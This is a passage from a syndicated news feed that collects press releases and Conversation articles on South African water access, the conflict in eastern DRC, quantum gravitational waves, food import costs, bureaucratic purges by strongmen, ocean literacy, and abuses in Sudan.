    Fourthly, the state has failed to acknowledge the contradiction between providing universal access to services, and requiring municipalities to generate enough money to cover 90% of their running costs. Tariffs for water have increased at rates well above inflation over the past 20 years. But in a very impoverished environment where many people cannot afford to pay for water, up to two thirds of South Africa’s municipalities have been classified as being in financial distress.

    There is a fundamental – and currently insoluble – conflict between the tariffs that municipalities must charge in order to maintain fully funded budgets, and the tariffs that could be defined as affordable.

    What needs to be done?

    These actions should be taken in the short term:

    • the free basic water allowance must be increased

    • the household indigent policy, which determines how households can access free municipal services like water, must be restructured.

    • affordability standards must be developed in close consultation with affected communities. This is the only way to set water tariffs that are based on what households are actually able to pay.

    • there must be oversight of the provision of sufficient, affordable water for everyone.

    In the longer term, these two additional problems must be solved:

    • municipalities are losing revenue from water, particularly from leaking pipes and other infrastructure

    • the local government fiscal framework requires that municipalities earn a surplus on trading services such as water. This must be changed so that municipal finances prioritise affordability of water instead.

    The ethnographic research team for this work was led by Mahlatse Rampedi, who holds a master’s degree and has ten years of experience, together with Ntokozo Ndhlovu, who holds an honours degree.

    Tracy Ledger does not work for, consult, own shares in or receive funding from any company or organisation that would benefit from this article, and has disclosed no relevant affiliations beyond their academic appointment.

    – ref. South Africa has failed to deliver access to enough water for millions – a new approach is needed – https://theconversation.com/south-africa-has-failed-to-deliver-access-to-enough-water-for-millions-a-new-approach-is-needed-247831

    MIL OSI – Global Reports –

    February 19, 2025
  • MIL-OSI United Kingdom: UK summons Rwandan High Commissioner following advances by Rwandan Defence Force and M23 in eastern Democratic Republic of Congo (DRC)

    Source: United Kingdom – Executive Government & Departments

    The Foreign, Commonwealth and Development Office has summoned the Rwandan High Commissioner today (18 February) following advances made by the Rwandan Defence Force and M23 in eastern DRC.

    An FCDO spokesperson said:

    “The UK strongly condemns the advances of the Rwandan Defence Force and M23 in eastern Democratic Republic of Congo (DRC).

    “These advances constitute an unacceptable violation of DRC’s sovereignty and territorial integrity. The Government of Rwanda must immediately withdraw all Rwanda Defence Force troops from Congolese territory.

    “We urge Rwanda to immediately cease all hostilities and return to dialogue through African-led peace processes.”

    Media enquiries

    Email newsdesk@fcdo.gov.uk

    Telephone 020 7008 3100

    Contact the FCDO Communication Team via email (monitored 24 hours a day) in the first instance, and we will respond as soon as possible.

    Share this page

    The following links open in a new tab

    • Share on Facebook (opens in new tab)
    • Share on Twitter (opens in new tab)

    Updates to this page

    Published 18 February 2025

    MIL OSI United Kingdom –

    February 19, 2025
  • MIL-OSI NGOs: DRC: Injured seek treatment from MSF-supported hospitals in Bukavu amid fighting

    Source: Médecins Sans Frontières –

    Marcus Bachmann, Médecins Sans Frontières (MSF) head of programmes for South Kivu province, explains the situation in this part of eastern Democratic Republic of Congo (DRC) as the conflict evolves.

    Marcus Bachmann, MSF head of programmes for South Kivu province, in the east of the Democratic Republic of Congo (DRC).
    © Herwig Prammer/MSF

    What is the current situation in South Kivu?

    While the hotspot of the conflict between M23/AFC and Congolese armed forces (FARDC) and their respective allies has been North Kivu, neighbouring South Kivu province has also long been receiving displaced people and touched by the violence. In the first three weeks of 2025, with the intensification of the conflict, MSF supported health structures in northern South Kivu received more than 315 injured patients.

    In late January, M23 took control of Numbi, in the highlands of northern South Kivu, and of Minova, by the shores of Lake Kivu. Following the takeover of Goma, North Kivu’s capital, the group continued making quick advances in South Kivu. Last week, they captured the strategic towns of Kalehe and Kavumu.

    Over the weekend, M23 fighters progressively entered Bukavu, South Kivu’s capital and one of the most populated cities in eastern DRC, as FARDC troops and allied forces reportedly withdrew from the town. Major armed clashes haven’t taken place in Bukavu, but there has been widespread looting and shootings amid the chaos. The city has been quite empty, with hardly any traffic, and very few people walking in the streets, as many residents opted to stay at home and others left the town. The situation is still volatile.

    What is MSF doing in response?

    We were not running regular medical activities in Bukavu, but we have offices to coordinate activities in the province. However, we have now started support to four hospitals in the city to deal with big influxes of injured, and to reinforce capacity for treating victims and survivors of sexual violence. 

    By Monday 17 February, our supported hospitals in Bukavu had already received 48 injured patients with wounds from gunshots and shrapnel, as a result of the violence that has taken place over the last few days. In one of the hospitals, they received 42 of these patients; all the injured were civilians, including 11 people under 18 years of age, and 16 of them were women.

    In the north of South Kivu province, MSF continues to provide support to various departments of Minova General Referral hospital, three other health centres in Minova health zone, and Numbi health centre. These are areas where there are still thousands of displaced people.

    In Uvira, further south in South Kivu province, where our teams have been providing care for patients with mpox in recent months, the situation has also become quite concerning. Fighting has been reported on the road leading from Bukavu to Uvira, and the general hospital there is receiving dozens of injured people, including civilians.

    We are closely assessing the situation and exploring ways to scale up our emergency efforts to respond to the humanitarian needs of people in areas around Minova, Bukavu, and Uvira.

    As thousands of people have been crossing the border from South Kivu into Burundi to seek refuge in the province of Cibitoke, MSF immediately dispatched a team to assess the urgent needs and provide emergency assistance in cooperation with the Burundian authorities. MSF’s priority is to support access to basic healthcare through mobile clinics, improve sanitation and access to water, and fight epidemics such as measles and cholera.

    What are your main concerns?

    The spread of violence and armed clashes, as well as related logistic constraints such as the closure of airports and lake navigation routes, is affecting our ability to provide medical care in various parts of northern South Kivu province. We urge all the parties to the conflict to ensure the protection of civilians, humanitarian workers, and medical infrastructure and personnel in all areas affected by the conflict

    Due to the volatility of the situation, there is a risk of humanitarian needs exacerbating, particularly among communities that have been displaced for a long time.

    We are also concerned about the potential surge in outbreaks of diseases, such as cholera. Our teams are prepared to respond if needed, including providing safe drinking water to communities.

    You could also be interested in


    Democratic Republic of Congo

    Assistance needed for people leaving and staying in Goma following weeks of violence

    Press Release 13 Feb 2025


    Democratic Republic of Congo

    MSF appeals for humanitarian access in Goma as casualties seek medical care

    Press Release 29 Jan 2025


    Democratic Republic of Congo

    A chaotic situation and many war-wounded in Goma

    Voices from the Field 31 Jan 2025

    MIL OSI NGO –

    February 19, 2025
  • MIL-OSI Africa: Quantum effects make distant objects move together: new research finds this may happen with ripples in space

    Source: The Conversation – Africa – By Partha Nandi, Postdoc Fellow, Stellenbosch University

    Galaxies, planets, black holes: to most people, everything about our Universe sounds and feels enormous. But while it’s true that much of what happens millions of light years away is large, there are also processes happening at the quantum end of the scale. That’s the branch of science which explains how nature works at very small scales – smaller than atoms. At this level, things behave in surprising ways.

    Theoretical physicists Partha Nandi and Bibhas Ranjan Majhi explored the possibility that gravitational waves – ripples in space caused by massive objects moving or colliding – might exhibit quantum properties. They shared their findings with The Conversation Africa.

    What are gravitational waves?

    Simply put, they’re like tiny ripples in space, similar to the waves you see when you splash water. They occur when really heavy things in space, like stars or black holes, move around or crash into each other. These ripples then travel across space and carry energy.

    They’re also far more than that: they are a method of communication. They carry information about massive cosmic events, helping scientists to “listen” to space in a way that wasn’t possible before their existence was confirmed.

    In 1916 the legendary theoretical physicist Albert Einstein published a groundbreaking paper that laid out his theory of general relativity. He described gravity not as a force, but as the bending of space and time caused by massive objects. This bending affects how objects move, just like a heavy ball placed on a stretched rubber sheet makes smaller objects roll toward it.

    Einstein accurately predicted the motion of planets, black holes, and even how light bends around massive objects – and the existence of gravitational waves rippling in space-time when those massive objects move or collide.


    Read more: Curious Kids: what are gravitational waves?


    It took nearly 100 years for Einstein’s hypothesis about gravitational waves to be confirmed. That’s when the Laser Interferometer Gravitational-Wave Observatory (LIGO) in the US detected these waves for the first time. It took such a long time because despite how huge they sound, gravitational waves are minute: they stretch or squeeze space by a factor 1,000 times smaller than the size of an atom. Special tools were needed to spot them and LIGO’s cutting-edge technology was up to the task.

    You argue that some gravitational waves are quantum in nature. What does that mean?

    “Quantum” is the branch of science that explains how nature works at very small scales – smaller than atoms. At this level, things behave in surprising ways.

    For instance, tiny particles can behave like waves. They can also exist in more than one state at the same time, which is called superposition. Additionally, they can be mysteriously linked so that a change in one instantly affects the other, no matter how far apart they are. This is called entanglement.


    Read more: Quantum entanglement: what it is, and why physicists want to harness it


    Photons are a good example. These are particles of light, and scientists have proved that they behave in these “quantum” ways, such as being able to exist in superposition or becoming entangled with each other.

    Entanglement is a kind of connection but it’s much deeper than a simple link. When two objects are entangled, they share something called a quantum state. This describes everything about a particle or system. It’s like a blueprint, but instead of fixed details, it gives the chance of finding the particle under different conditions, such as its position or speed.

    When two objects share a quantum state, their behaviour becomes mysteriously linked. If you measure one object, the state of the other will immediately adjust to match, no matter how far apart they are. This is what makes entanglement so special and unlike anything we see in the everyday world.

    What did your research reveal?

    We hypothesised that gravitational waves could have both classical and quantum properties. The ones detected by LIGO so far follow classical behaviour, matching Einstein’s theory of general relativity.

    But the current LIGO detectors aren’t sensitive enough to detect quantum effects, and there’s been no way to know whether our hypothesis is correct. So we modelled a detector similar to the latest generation of LIGO, which has mirrors attached to arms that can move and vibrate.

    Classical gravitational waves cause the mirrors to move in specific ways, but in our study quantum gravitational waves – tiny ripples caused by particles called “gravitons” – affected the mirrors differently. They can make the mirrors’ oscillation modes become entangled: parts of the motion move together in ways that classical waves cannot create.

    To visualise this, imagine two wind chimes far apart, swaying in sync because of an invisible breeze. Here, the quantum gravitational waves are like that breeze. They make distant objects move together in a way that classical gravitational waves cannot.

    This suggests that at very small scales, gravitational waves may show quantum features, like entanglement, which can’t be explained classically. We’re not suggesting that all gravitational waves are quantum. However, this does not imply that all gravitational waves are quantum in nature. Instead, those originating from the early universe, approximately 13.8 billion years ago, may carry quantum signatures. These types of gravitational waves may encode information about the early universe, especially around the time of the Big Bang, and how they may have changed over time.

    Why is this an important finding?

    Confirming the quantum nature of gravitational waves bridges Einstein’s relativity with quantum mechanics, solving a puzzle that has challenged physics for decades: the difficulty of reconciling the principles of general relativity, which describes gravity on a large scale, with the laws of quantum mechanics, which govern the behaviour of particles at the smallest scales.

    This breakthrough could revolutionise our understanding of the universe. The quantum nature of gravitational waves could help advanced sensors detect faint cosmic signals and provide insights into the universe’s origins, black hole behaviour, and the fabric of reality. While LIGO has already made great progress in measuring gravitational waves, exploring their quantum side opens up a new field of physics.


    Read more: Gravitational waves: will the global south provide the next pulse of gravity research?


    It’s important to note that more research will be needed to test and replicate our findings in different experimental settings. We’re far from the only people studying these phenomena and we hope our findings will strengthen the efforts of South African institutions such as the National Institute for Theoretical and Computational Sciences (NITheCS) and the Astrophysics Research Group at Stellenbosch University which contribute to gravitational wave astrophysics through data analysis, collaboration and theoretical work.

    Advances in technology will also play a key role in expanding quantum gravitational wave research opportunities. The LIGO-India observatory, due to become operational by 2030, will be one such possible experimental setting.

    – Quantum effects make distant objects move together: new research finds this may happen with ripples in space
    – https://theconversation.com/quantum-effects-make-distant-objects-move-together-new-research-finds-this-may-happen-with-ripples-in-space-245050

    MIL OSI Africa –

    February 19, 2025
  • MIL-OSI United Nations: Coffee, tea and cocoa costs see global food import bill soaring past $2 trillion

    Source: United Nations 4

    14 November 2024 Economic Development

    The global food import bill is projected to exceed $2 trillion in 2024 – fuelled by the rising cost of everyone’s favourite hot drinks – according to the latest Food Outlook released by the Food and Agriculture Organization (FAO) on Thursday. 

    The biannual report, which focuses on developments affecting global food and animal feed markets, highlights that higher costs for cocoa, coffee, and tea are driving the increase, while disparities in import bills persist across income levels.

    Cocoa prices have soared nearly four times their ten-year average earlier this year, coffee prices have almost doubled, and tea prices are 15 per cent above long-term levels.

    Together, these commodities are responsible for over half of the projected increase in global food import expenditures, which FAO economists anticipate will rise by nearly 23 per cent in 2024.

    National disparities

    While high-income countries, which make up two-thirds of the global food import bill, will see a 4.4 per cent increase, import expenditures for middle and low-income countries are expected to decline.

    Lower-income countries may find some relief in reduced cereal and oilseed costs, although their per capita food intake for wheat and coarse grains is projected to decline, contrasting with an anticipated 1.5 per cent increase in rice consumption.

    FAO emphasises the crucial role food exports play in supporting many economies.

    For instance, coffee export earnings cover nearly 40 per cent of food import costs in Burundi and Ethiopia, while Côte d’Ivoire’s cocoa exports entirely offset its food import bill. Similarly, tea exports account for more than half of Sri Lanka’s import costs.

    Mixed forecast

    FAO’s forecasts reveal a mixed picture for global food production and trade.

    Wheat and coarse grain output is expected to decrease but remain above consumption levels, while rice production is set for a record-breaking harvest in 2024/25 which could enable an increase in global rice consumption, reserves and international trade. 

    Production of meat and dairy is forecast to grow modestly while global fisheries output is expected to expand by 2.2 per cent, fuelled by aquaculture.

    Meanwhile, vegetable oils’ consumption may outpace production for the second consecutive season, leading to stock drawdowns.

    The report cautions that extreme weather, geopolitical tensions, and policy changes could destabilise production systems, further straining global food security.

    Olive oil prices spike alongside climate stress

    A special focus on olive oil details price spikes due to climate-related production declines.

    IFAD

    Compost made from a mixture of pine trees empty cones and cow dung helps olive trees grow in a sustainable way.

    In Spain, wholesale prices for cold-pressed extra virgin olive oil reached nearly $10,000 per tonne in January 2024, almost triple their 2022 levels.

    High temperatures, which force olive trees to conserve water for core functions instead of producing fruit, led to a nearly 50 per cent production cut for two years in a row.

    Although Spain’s next harvest is expected to surpass the 10-year average, high prices may constrain global consumption.

    Producers ought to consider more sustainable water and soil management practices, the report notes.

    Given the great potential for expansion in olive oil exports, governments might offer support to olive growers, such as insurance schemes and measures to control the spread of diseases, said FAO Economist Di Yang.

    Cheaper fertiliser…mostly

    The report also highlights a 50 per cent drop in fertiliser prices since their 2022 peak, thanks to falling natural gas prices and reduced trade barriers.

    FAO Economist Maria Antip noted however that phosphate fertilisers have resisted this trend, with ongoing trade barriers and geopolitical tensions posing risks to future supplies, particularly in Latin America and Asia.

    Additionally, the report underscores the potential of low-carbon ammonia, a key component of nitrogen-based fertilisers, as a sustainable alternative.

    However, while using renewable energy instead of natural gas is viable and investments to do so are underway, scaling up production will require targeted incentives to offset higher manufacturing costs and encourage adoption among farmers.

    MIL OSI United Nations News –

    February 19, 2025
  • MIL-OSI Global: Quantum effects make distant objects move together: new research finds this may happen with ripples in space

    Source: The Conversation – Africa – By Partha Nandi, Postdoc Fellow, Stellenbosch University

    An illustration of two black holes orbiting each other. Eventually they will merge, producing gravitational waves. Mark Garlick/Science Photo Library/Getty Images

    Galaxies, planets, black holes: to most people, everything about our Universe sounds and feels enormous. But while it’s true that much of what happens millions of light years away is large, there are also processes happening at the quantum end of the scale. That’s the branch of science which explains how nature works at very small scales – smaller than atoms. At this level, things behave in surprising ways.

    Theoretical physicists Partha Nandi and Bibhas Ranjan Majhi explored the possibility that gravitational waves – ripples in space caused by massive objects moving or colliding – might exhibit quantum properties. They shared their findings with The Conversation Africa.

    What are gravitational waves?

    Simply put, they’re like tiny ripples in space, similar to the waves you see when you splash water. They occur when really heavy things in space, like stars or black holes, move around or crash into each other. These ripples then travel across space and carry energy.

    They’re also far more than that: they are a method of communication. They carry information about massive cosmic events, helping scientists to “listen” to space in a way that wasn’t possible before their existence was confirmed.

    In 1916 the legendary theoretical physicist Albert Einstein published a groundbreaking paper that laid out his theory of general relativity. He described gravity not as a force, but as the bending of space and time caused by massive objects. This bending affects how objects move, just like a heavy ball placed on a stretched rubber sheet makes smaller objects roll toward it.

    Einstein accurately predicted the motion of planets, black holes, and even how light bends around massive objects – and the existence of gravitational waves rippling in space-time when those massive objects move or collide.


    Read more:
    Curious Kids: what are gravitational waves?


    It took nearly 100 years for Einstein’s hypothesis about gravitational waves to be confirmed. That’s when the Laser Interferometer Gravitational-Wave Observatory (LIGO) in the US detected these waves for the first time. It took such a long time because despite how huge they sound, gravitational waves are minute: they stretch or squeeze space by a factor 1,000 times smaller than the size of an atom. Special tools were needed to spot them and LIGO’s cutting-edge technology was up to the task.

    You argue that some gravitational waves are quantum in nature. What does that mean?

    “Quantum” is the branch of science that explains how nature works at very small scales – smaller than atoms. At this level, things behave in surprising ways.

    For instance, tiny particles can behave like waves. They can also exist in more than one state at the same time, which is called superposition. Additionally, they can be mysteriously linked so that a change in one instantly affects the other, no matter how far apart they are. This is called entanglement.


    Read more:
    Quantum entanglement: what it is, and why physicists want to harness it


    Photons are a good example. These are particles of light, and scientists have proved that they behave in these “quantum” ways, such as being able to exist in superposition or becoming entangled with each other.

    Entanglement is a kind of connection but it’s much deeper than a simple link. When two objects are entangled, they share something called a quantum state. This describes everything about a particle or system. It’s like a blueprint, but instead of fixed details, it gives the chance of finding the particle under different conditions, such as its position or speed.

    When two objects share a quantum state, their behaviour becomes mysteriously linked. If you measure one object, the state of the other will immediately adjust to match, no matter how far apart they are. This is what makes entanglement so special and unlike anything we see in the everyday world.

    What did your research reveal?

    We hypothesised that gravitational waves could have both classical and quantum properties. The ones detected by LIGO so far follow classical behaviour, matching Einstein’s theory of general relativity.

    But the current LIGO detectors aren’t sensitive enough to detect quantum effects, and there’s been no way to know whether our hypothesis is correct. So we modelled a detector similar to the latest generation of LIGO, which has mirrors attached to arms that can move and vibrate.

    Classical gravitational waves cause the mirrors to move in specific ways, but in our study quantum gravitational waves – tiny ripples caused by particles called “gravitons” – affected the mirrors differently. They can make the mirrors’ oscillation modes become entangled: parts of the motion move together in ways that classical waves cannot create.

    To visualise this, imagine two wind chimes far apart, swaying in sync because of an invisible breeze. Here, the quantum gravitational waves are like that breeze. They make distant objects move together in a way that classical gravitational waves cannot.

    This suggests that at very small scales, gravitational waves may show quantum features, like entanglement, which can’t be explained classically. We’re not suggesting that all gravitational waves are quantum. However, this does not imply that all gravitational waves are quantum in nature. Instead, those originating from the early universe, approximately 13.8 billion years ago, may carry quantum signatures. These types of gravitational waves may encode information about the early universe, especially around the time of the Big Bang, and how they may have changed over time.

    Why is this an important finding?

    Confirming the quantum nature of gravitational waves bridges Einstein’s relativity with quantum mechanics, solving a puzzle that has challenged physics for decades: the difficulty of reconciling the principles of general relativity, which describes gravity on a large scale, with the laws of quantum mechanics, which govern the behaviour of particles at the smallest scales.

    This breakthrough could revolutionise our understanding of the universe. The quantum nature of gravitational waves could help advanced sensors detect faint cosmic signals and provide insights into the universe’s origins, black hole behaviour, and the fabric of reality. While LIGO has already made great progress in measuring gravitational waves, exploring their quantum side opens up a new field of physics.


    Read more:
    Gravitational waves: will the global south provide the next pulse of gravity research?


    It’s important to note that more research will be needed to test and replicate our findings in different experimental settings. We’re far from the only people studying these phenomena and we hope our findings will strengthen the efforts of South African institutions such as the National Institute for Theoretical and Computational Sciences (NITheCS) and the Astrophysics Research Group at Stellenbosch University which contribute to gravitational wave astrophysics through data analysis, collaboration and theoretical work.

    Advances in technology will also play a key role in expanding quantum gravitational wave research opportunities. The LIGO-India observatory, due to become operational by 2030, will be one such possible experimental setting.

    Partha Nandi receives funding from the University of Stellenbosch. as a posdoctoral fellowship.

    Bibhas Ranjan Majhi does not work for, consult, own shares in or receive funding from any company or organisation that would benefit from this article, and has disclosed no relevant affiliations beyond their academic appointment.

    – ref. Quantum effects make distant objects move together: new research finds this may happen with ripples in space – https://theconversation.com/quantum-effects-make-distant-objects-move-together-new-research-finds-this-may-happen-with-ripples-in-space-245050

    MIL OSI – Global Reports –

    February 19, 2025
  • MIL-OSI Global: Firing civil servants and dismantling government departments is how aspiring strongmen consolidate personal power – lessons from around the globe

    Source: The Conversation – USA – By Erica Frantz, Associate Professor of Political Science, Michigan State University

    A leader bent on expanding his own power would see the government’s bureaucracy as a key target. Andry Djumantara – iStock/Getty Images Plus

    With the recent confirmations of Tulsi Gabbard and Robert F. Kennedy Jr. – two of the most controversial of President Donald Trump’s high-level administration nominees – the president’s attempt to remake government as a home for political loyalists continues.

    Soon after coming to office for a second term, Trump aggressively sought to overhaul Washington and bring the federal government in line with his political agenda. He is spearheading an effort to purge the government’s ranks of people he perceived as his opponents and slash the size of long-standing bureaucratic agencies – in some instances dismantling them entirely.

    At the helm of much of this is businessman Elon Musk, who is not only the world’s richest man but also the largest donor of the 2024 election and the owner of multiple businesses that benefit from lucrative government contracts.

    Musk – and a small cohort of young engineers loyal to him but with little experience in government – descended on Washington, announced their control over multiple government agencies, fired career civil servants, and even strong-armed access to government payment systems at the Treasury Department, where the inspector general had just been sacked.

    This unprecedented sequence of events in the U.S. has left many observers in a daze, struggling to make sense of the dramatic reshaping of the bureaucracy under way.

    Yet, as researchers on authoritarian politics, it is no surprise to us that a leader bent on expanding his own power, such as Trump, would see the bureaucracy as a key target. Here’s why.

    Elon Musk, standing next to President Donald Trump, explains his theory concerning government bureaucracy.

    Dismantle democracy from within

    A well-functioning bureaucracy is an organization of highly qualified civil servants who follow established rules to prevent abuses of power. Bureaucracies, in this way, are an important part of democracy that constrain executive behavior.

    For this reason, aspiring strongmen are especially likely to go after them. Whether by shuffling the personnel of agencies, creating new ones, or limiting their capacity for oversight, a common tactic among power-hungry leaders is establishing control over the government’s bureaucracy. Following a failed coup attempt in 2016, for example, Turkish President Reccep Tayyip Erdoğan fired or detained as many as 100,000 government workers.

    In the short term, greater executive control over the bureaucracy gives these leaders a valuable tool for rewarding their elite supporters, especially as diminished government oversight increases opportunities for corruption and the dispersion of rewards to such insiders. Erdoğan, for example, by 2017 had worked to fill lower-level bureaucratic positions with loyalists of his party, the AKP, to ensure the party’s influence over corruption investigations.

    In the long term, this hollowing out and reshaping of the bureaucracy is part of a broader plan in which aspiring autocrats usurp control over all institutions that can constrain them, such as the legislature and the courts. As we document in our book, “The Origins of Elected Strongmen,” attacks on the bureaucracy constitute a significant step in a larger process in which elected leaders dismantle democracy from within.

    Take control of bureaucracy

    The seemingly bizarre series of events that have transpired in Washington since Trump came to power are highly consistent with other countries where democracy has been dismantled.

    Take Benin, for example. Its leader, Patrice Talon – one of the wealthiest people in Africa – came to power in democratic elections in 2016.

    Soon after taking control, Talon created new agencies housed in the executive office and defunded existing ones, as a means of skirting bureaucratic constraints to his rule. The central affairs of the state were in the hands of an informal cabinet, initially led by Olivier Boko, a wealthy businessman considered to be Talon’s right-hand man despite not having any official position in government.

    Talon and his inner circle used this control over the state to enrich themselves, turning the country into what one journalist referred to as “a company in the hands of Talon and his very close clique.”

    Consolidating control over the bureaucracy was just one step in a larger process of turning Benin into an autocratic state. Talon eventually amassed greater power and influence over key state institutions, such as the judiciary, and intervened in the electoral process to ensure his continued rule. By 2021, Benin could no longer be considered a democracy.

    Purge civil service

    A similar dynamic occurred in Hungary. After governing relatively conventionally for one term, Prime Minister Viktor Orban was defeated in elections in 2002. He blamed that outcome on unfriendly media and never accepted the results as legitimate.

    Orban returned to office in 2010, bent on retribution.

    Orban ordered mass firings of civil servants and put allies of his party, Fidesz, in crucial roles. He also used the dismantling of bureaucratic constraints to pad the pockets of the elites whose support he needed to maintain power.

    As a Hungarian former politician wrote in 2016, “While the mafia state derails the bureaucratic administration, it organizes, monopolizes the channels of corruption and keeps them in order.”

    Likewise in Venezuela, President Hugo Chavez had his cronies draw up a blacklist of civil servants to be purged for signing a petition in support of a referendum to determine whether Chávez should be recalled from office in 2004; government employees who signed were subsequently fired from their jobs.

    More than a decade later, Nicolas Maduro, Venezuela’s current leader, would conduct his own purge of civil servants after they signed a petition to hold another recall referendum. After multiple rounds of government and military purges, Maduro was able to overturn an election he lost and jail his opponents, knowing full well the judges and generals would follow his orders.

    Benin’s leader, Patrice Talon, consolidated control over the bureaucracy as part of a larger process of turning the country into an autocratic state.
    Yanick Folly/AFP via Getty Images

    Foster culture of secrecy and suspicion

    Orban and Chavez, like Talon, were democratically elected but went on to undermine democracy.

    In environments where loyalty to the leader is prioritized over all else, and purges can happen at a moment’s notice, few people are willing to speak up about abuses of power or stand in the way of a power grab.

    Fostering a culture of secrecy and mutual suspicion among government officials is intentional and serves the leader’s interests.

    As a World Bank report highlighted in 1983, in President Mobutu Sese Seko’s Zaire, now Democratic Republic of Congo, the bureaucracy had been “privatized by the ruling clique,” creating a climate in which “fear and repression … prevented any serious threat from dissenting groups.”

    When leaders gain full power over the bureaucracy, they use it to reward and punish ordinary citizens as well. This was a tried-and-true tactic under the PRI’s rule in Mexico for much of the 20th century, where citizens who supported the PRI were more likely to receive government benefits.

    In short, when aspiring autocrats come to power, career bureaucrats are a common target, often replaced by unqualified loyalists who would never be hired for the position based on merit. Recent events in the U.S., as unprecedented as they may seem, are precisely what we would expect with the return of Trump, a would-be autocrat, to power.

    Andrea Kendall-Taylor is affiliated with the Center for New American Security.

    Joe Wright has received funding from the Charles Koch Foundation.

    Erica Frantz does not work for, consult, own shares in or receive funding from any company or organization that would benefit from this article, and has disclosed no relevant affiliations beyond their academic appointment.

    – ref. Firing civil servants and dismantling government departments is how aspiring strongmen consolidate personal power – lessons from around the globe – https://theconversation.com/firing-civil-servants-and-dismantling-government-departments-is-how-aspiring-strongmen-consolidate-personal-power-lessons-from-around-the-globe-249089

    MIL OSI – Global Reports –

    February 19, 2025
  • MIL-OSI Economics: BOBC Auction Results – 18 February 2025

    Source: Bank of Botswana

    The Monetary Policy Rate (MoPR) was unchanged at 1.9 percent of the previous week, for a paper maturing on 26 February 2025. The summarised results of the auction held on 18 February 2025, are attached below:

    BOBC Auction Results – 18 February 2025.pdf

    MIL OSI Economics –

    February 19, 2025
  • MIL-OSI Global: Understanding of marine ecosystems is alarmingly low – here’s why ocean literacy matters

    Source: The Conversation – UK – By Emma McKinley, Senior Research Fellow, Cardiff University

    PeopleImages.com – Yuri A/Shutterstock

    Understanding the relationship between humans and the ocean is crucial for making informed and effective decisions that will shape the future of our ocean. With this in mind, achieving lasting global progress in ocean protection requires prioritising ocean literacy.

    Right now, there is a disconnect between young peoples’ recognition of the ocean’s vital role in climate change, and the measures required to protect and restore it.

    My work as a marine social scientist focuses on ocean literacy. For me, knowledge is one of the most powerful tools to incite the action needed to save ocean health. The development of ocean literacy, through a range of education and engagement initiatives worldwide that embrace different types of knowledge, must be better prioritised.

    Only then can we equip young people with what they need to protect our ocean and to know who to hold accountable for its health.

    The ocean — stretching past the horizon, beneath the surface, and into the depths — remains largely out of sight, out of mind. But what happens within it affects us. Fostering stronger ocean literacy across society can help us mend this disconnect.

    Ocean literacy is defined as “having an understanding of the ocean’s influence on you and your influence on the ocean”. While not a new concept, ocean literacy has gained increasing popularity in recent years, partly due to its inclusion as a potential mechanism for change within the UN Ocean Decade, launched in January 2021.

    Young people must be central in efforts to restore ocean literacy across society. It is essential for them to understand the challenges facing the ocean, recognise who is responsible for addressing them, and advocate for more action. Enhancing ocean literacy among this generation encourages a greater appreciation of the ocean’s critical role in our daily lives, now and in the future.

    According to a recent global study engaging 3,500 young people from across 35 countries, a large percentage of young people express concern about the ocean’s health.

    The non-peer-reviewed report has been published by Back to Blue,
    an initiative of the thinktank Economist Impact and The Nippon Foundation, a grant-making organisation based in Asia.

    It highlights that 53% of young people believe that the ocean can protect us from climate change, yet 61% place a higher priority on protecting forests, tackling air pollution and freshwater scarcity. This shows that young people around the world have low ocean literacy.

    This echoes a growing number of national ocean literacy assessments. In 2022, a study of ocean literacy in Wales found that although 84% of people indicated that protecting the marine environment was important to them, 40% felt that their lifestyle had no impact on the sea at all. This highlights a concerning level of disconnect and lack of ocean literacy that could undermine our ability to tackle urgent challenges, including biodiversity loss, climate change and pollution.


    Swimming, sailing, even just building a sandcastle – the ocean benefits our physical and mental wellbeing. Curious about how a strong coastal connection helps drive marine conservation, scientists are diving in to investigate the power of blue health. This article is part of a series, Vitamin Sea, exploring how the ocean can be enhanced by our interaction with it.


    It’s all about accountability

    This is not a blame game. However, accountability ensures that governments, industries and people take responsibility for their role in ocean health, driving the transparency and action needed for meaningful education and engagement.

    The Back to Blue study found that while half (50%) of young people surveyed were concerned about ocean pollution, very few (17%) wanted increased responsibility from corporations and businesses.

    That study, which I advised on, also reveals that young people have high expectations of governments, conservation charities and local communities. Almost half (46%) said that governments should take stronger action to protect ocean health. Yet, expectations of the private sector – some of the biggest ocean polluters – were very low. Young people are misunderstanding where accountability for ocean pollution and the decline in ocean health lies.

    Green turtles have been listed as endangered since 1982.
    Shane Myers Photography/Shutterstock

    The lack of accountability slows progress and perpetuates a cycle of ocean neglect. But, engaging young people in ocean issues will empower them to demand more action and help develop effective solutions.

    In some places, ocean literacy is more embedded into students’ learning. More than 500 certified European blue schools are part of the Network of European Blue Schools. And the All-Atlantic Blue Schools Network has established ocean literacy projects and blue school ambassadors in schools in 16 countries, from Angola to the US.

    Education can help to engage young people. But only if education systems worldwide integrate ocean literacy from a young age and across all subject areas.

    By prioritising ocean literacy, we can empower young people to become informed stewards of the ocean, ensuring that they are not only aware of its vital role in our daily lives but also actively involved in changing the tide.


    Don’t have time to read about climate change as much as you’d like?

    Get a weekly roundup in your inbox instead. Every Wednesday, The Conversation’s environment editor writes Imagine, a short email that goes a little deeper into just one climate issue. Join the 40,000+ readers who’ve subscribed so far.


    Emma McKinley does not work for, consult, own shares in or receive funding from any company or organisation that would benefit from this article, and has disclosed no relevant affiliations beyond their academic appointment.

    – ref. Understanding of marine ecosystems is alarmingly low – here’s why ocean literacy matters – https://theconversation.com/understanding-of-marine-ecosystems-is-alarmingly-low-heres-why-ocean-literacy-matters-248724

    MIL OSI – Global Reports –

    February 19, 2025
  • MIL-OSI United Nations: UN rights office warns of ‘dangerous tipping point’ as abuses surge in Sudan

    Source: United Nations 2

    By Vibhu Mishra

    18 February 2025 Human Rights

    The UN human rights office (OHCHR) on Tuesday sounded the alarm over escalating rights abuses in Sudan, warning that impunity is driving violations as fighting spreads and more armed groups become involved.

    In a new report, UN investigators detailed multiple attacks on civilians, healthcare facilities, markets, and schools, as well as ethnically motivated summary executions.

    “The continued and deliberate attacks on civilians and civilian objects, as well as summary executions, sexual violence and other violations and abuses, underscore the utter failure by both parties to respect the rules and principles of international humanitarian and human rights law,” said Volker Türk, UN High Commissioner for Human Rights.

    “Some of these acts may amount to war crimes. They must be investigated promptly and independently, with a view to bringing those responsible to justice,” he added.

    Among its key recommendations, the report called for expanding the arms embargo and the jurisdiction of the International Criminal Court (ICC) to cover the whole of Sudan – not just the region of Darfur, where atrocities raged unchecked 20 years ago.

    Twenty-two months of brutal war

    More than 22 months of brutal fighting between Government forces and their former allied militia, the Rapid Support Forces (RSF), has left more than 30 million people across Sudan in need of assistance and protection.

